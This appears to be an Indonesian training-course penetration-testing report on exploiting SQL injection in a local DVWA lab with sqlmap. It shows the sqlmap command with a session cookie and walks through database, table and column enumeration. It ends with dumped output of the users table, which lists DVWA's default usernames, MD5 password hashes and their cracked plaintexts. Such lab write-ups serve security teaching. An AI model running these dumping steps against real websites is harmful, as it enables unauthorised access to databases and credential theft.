Laporan Cyber Security

SQL Injection pada Website DVWA Menggunakan SQLMAP

Muhammad Mardiansyah

PUSAT PELATIHAN KERJA DAERAH JAKARTA UTARA

Penetration Testing Website DVWA

1. Ringkasan Eksekutif

Tujuan dari pengujian ini adalah untuk mengidentifikasi dan mengevaluasi potensi kerentanan keamanan pada sistem yang diuji. Pada kesempatan kali ini, jenis kerentanan yang diuji adalah sql injection.

2. Lingkup Pengujian (Scope)

- Target: http://localhost/dvwa
- Jenis Kerentanan: sql injection

3. Metodologi Pengujian

Pengujian dilakukan berdasarkan kerangka kerja OWASP Testing Guide dengan tahapan:
- Active Reconnaissance = Memberikan nilai input pada inputan untuk melihat celah.
- Vulnerability Assessment = Mencari celah pada sistem.
- Exploitation = Melakukan exploitasi dengan sqlmap.
- Reporting = Membuat laporan penetration testing.

4. Temuan dan Rekomendasi

No	Nama Kerentanan	Risiko	Deskripsi Singkat	Rekomendasi
1	SQL Injection	Tinggi	Parameter input tidak divalidasi dengan baik.	Gunakan parameterized queries dan validasi input. atau gunakan prepared parameter $statement

5. Detail Temuan (Contoh)

- Nama Kerentanan: SQL Injection
- URL Terdampak: http://localhost/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#
- Metode Uji: Menyisipkan nilai 1 pada kolom submit dan mendapatkan nilai id=1
- Risiko: Akses data tidak sah dan potensi manipulasi database.

6. Lampiran

Instalasi DVWA pada kali linux dan menjalankannya, ubah security menjadi low dan mencari cookie untuk melakukan sql injection, pada dvwa terdapat URL dengan parameter id=1 yang artinya kemungkinan kita dapat melakukan sql injection menggunakan sqlmap.

Gambar 1. DVWA Web


Melakukan sql injection menggunakan sqlmap pada web dvwa, pada konfigurasi sqlmap terdapat beberapa parameter seperti :

- -u yang mendeklarasikan sebagai url,
- --batch untuk menjalankan script otomatis tanpa menjawab pertanyaan dari command
- --dbs untuk melihat database.

Gambar 2. Konfigurasi sqlmap

Pada perintah sqlmap diatas terdapat info-info penting seperti pada gambar di bawah ini :

- Backend database yang digunakan merupakan MySQL
- Web server menggunakan Apache versi 2.4.53
- Web application menggunakan PHP 8.1.6
- Terdapat database-database yang ada. pada kegiatan kali ini kita berfokus pada database dengan nama dvwa.




Gambar 3. Scanning dengan sqlmap

Pencarian data tabel dari database dvwa menggunakan sqlmap dengan menambahkan parameter -D dvwa –tables.

- -D untuk mendeklarasikan database
- dvwa adalah nama database yang ingin di eksploitasi
- -- tables untuk melihat tabel yang tersedia dari database dvwa.

Gambar 4. Scanning database.

Perintah di atas akan mengeksekusi tabel yang ada pada database dvwa. pada gambar dibawah, terdapat dua tabel dari database dvwa yaitu users dan guestbook. tabel yang berisi data sensitif biasanya terdapat pada tabel yang berisi data users.



Gambar 5. Hasil Scanning database.

Pencarian data kolom dari tabel users menggunakan sqlmap dengan menambahkan parameter -T users --columns .

- -T untuk mendeklarasikan tables
- users adalah nama tabel yang ingin dieksploitasi
- -- columns untuk melihat kolom yang tersedia dari tabel users.

```
┌──(root㉿kali)-[/home/kali]
└─# sqlmap-u/http://192.168.1.117/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#--cookie="PHPSESSID=18l
nc92kps006kt4vlenaakai7;security=low" --batch -T users --columns
```

Gambar 6. Scanning tabel

Perintah ini digunakan untuk melihat isi kolom dari tabel sensitif seperti tabel user, pada tabel user ini menyimpan data-data penting seperti :

- Nama database = dvwa
- Nama tabel = users
- Jumlah kolom = 8
- Nama header kolom.
- Tipe data setiap kolom.

```
Database: dvwa
Table: users
[8 columns]
+---------------+--------------+
| Column        | Type         |
+---------------+--------------+
| user          | varchar(15)  |
| avatar        | varchar(70)  |
| failed_login  | int(3)       |
| first_name    | varchar(15)  |
| last_login    | timestamp    |
| last_name     | varchar(15)  |
| password      | varchar(32)  |
| user_id       | int(6)       |
+---------------+--------------+
```

Gambar 7. Hasil Scanning tabel

Exploitasi data dari tabel users kedalam bentuk file dengan format csv menggunakan perintah --dump. Perintah dump pada sqlmap digunakan untuk mengekstrak data sensitif kedalam folder sqlmap di kali linux.

```
Database: dvwa
Table: users
[5 entries]
+---------+---------+-------------------------------+----------------------------------
---------------+-------------+-------------+---------------------+--------------+
| user_id | user    | avatar                        | password
            | last_name   | first_name  | last_login          | failed_login |
+---------+---------+-------------------------------+----------------------------------
---------------+-------------+-------------+---------------------+--------------+
| 1       | admin   | /DVWA/hackable/users/admin.jpg   | 5f4dcc3b5aa765d61d8327deb882cf
99 (password) | admin       | admin       | 2025-05-06 20:26:35 | 0            |
| 2       | gordonb | /DVWA/hackable/users/gordonb.jpg | e99a18c428cb38d5f260853678922e
03 (abc123)   | Brown       | Gordon      | 2025-05-06 20:26:35 | 0            |
| 3       | 1337    | /DVWA/hackable/users/1337.jpg    | 8d3533d75ae2c3966d7e0d4fcc6921
6b (charley)  | Me          | Hack        | 2025-05-06 20:26:35 | 0            |
| 4       | pablo   | /DVWA/hackable/users/pablo.jpg   | 0d107d09f5bbe40cade3de5c71e9e9
b7 (letmein)  | Picasso     | Pablo       | 2025-05-06 20:26:35 | 0            |
| 5       | smithy  | /DVWA/hackable/users/smithy.jpg  | 5f4dcc3b5aa765d61d8327deb882cf
99 (password) | Smith       | Bob         | 2025-05-06 20:26:35 | 0            |
+---------+---------+-------------------------------+----------------------------------
---------------+-------------+-------------+---------------------+--------------+

[09:58:58] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/outp
ut/192.168.1.117/dump/dvwa/users.csv'
```

Gambar 8. Ekstrak data dengan perintah dump

7. Kesimpulan

Kerentanan SQL Injection yang berhasil dieksploitasi mengindikasikan tingkat risiko tinggi terhadap integritas dan kerahasiaan data. DVWA pada tingkat keamanan "Low" secara sengaja dibiarkan terbuka sebagai simulasi, namun skenario ini mencerminkan kondisi nyata pada aplikasi yang tidak aman.

Perbaikan yang disarankan mencakup:

- Penerapan input validation dan sanitasi
- Penggunaan prepared statements / parameterized queries
- Pengaturan security level lebih tinggi
- Pengujian keamanan secara berkala